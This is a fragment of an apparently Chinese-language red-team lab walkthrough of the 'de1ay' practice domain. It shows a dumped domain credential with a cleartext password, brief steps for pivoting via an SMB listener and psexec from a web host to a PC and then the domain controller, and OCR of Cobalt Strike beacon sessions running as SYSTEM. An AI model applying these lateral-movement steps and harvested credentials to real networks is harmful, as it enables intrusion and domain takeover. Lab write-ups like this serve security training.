 * Domain   : de1ay.com
 * Password : 1qaz@WSX
ssp :
credman :
```


新建一个smb监听用于搭建隧道


然后利用psexec获取权限即可拿下PC



在PC上同样执行端口扫描

获得DC目标后同样使用psexec获取权限，成功拿下所有机器


Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
external internal listener user computer note process pid arch
10.10.10.20... 10.10.10.10 test SYSTEM * DC rundll32.exe 1736 x64
192.168.11... 10.10.10.80 test Administrator * WEB artifact_x64.... 3388 x64
192.168.11... 10.10.10.80 test de1ay WEB artifact_x64.... 4988 x64
192.168.11... 10.10.10.80 test SYSTEM * [d... WEB rundll32.exe 4992 x64
10.10.10.80... 10.10.10.201 test SYSTEM * [d... PC rundll32.exe 3632 x86
Event Log X
Beacon 10.10.10.80@4992 X
Beacon 10.10.10.201@3632 X
Beacon 10.10.10.10@1736 X
[01/19 20:45:59] [+] established link to parent beacon: 10.10.10.201
[DC] - x64 | SYSTEM * | 1736 - x64 | Parent 3632
beacon>


Cobalt Strike
Cobalt Strike View Payloads Attacks Site Management Reporting Help
SYSTEM *
WEB @ 4992
SYSTEM *
PC @ 3632
delay
WEB @ 4988
SYSTEM *
DC @ 1736
Administrator *
WEB @ 3388
Event Log X
Beacon 10.10.10.80@4992 X
Beacon 10.10.10.201@3632 X
Beacon 10.10.10.10@1736 X
[01/19 20:45:59] [+] established link to parent beacon: 10.10.10.201
[DC] - x64 | SYSTEM * | 1736 - x64 | Parent 3632
last:76ms
beacon>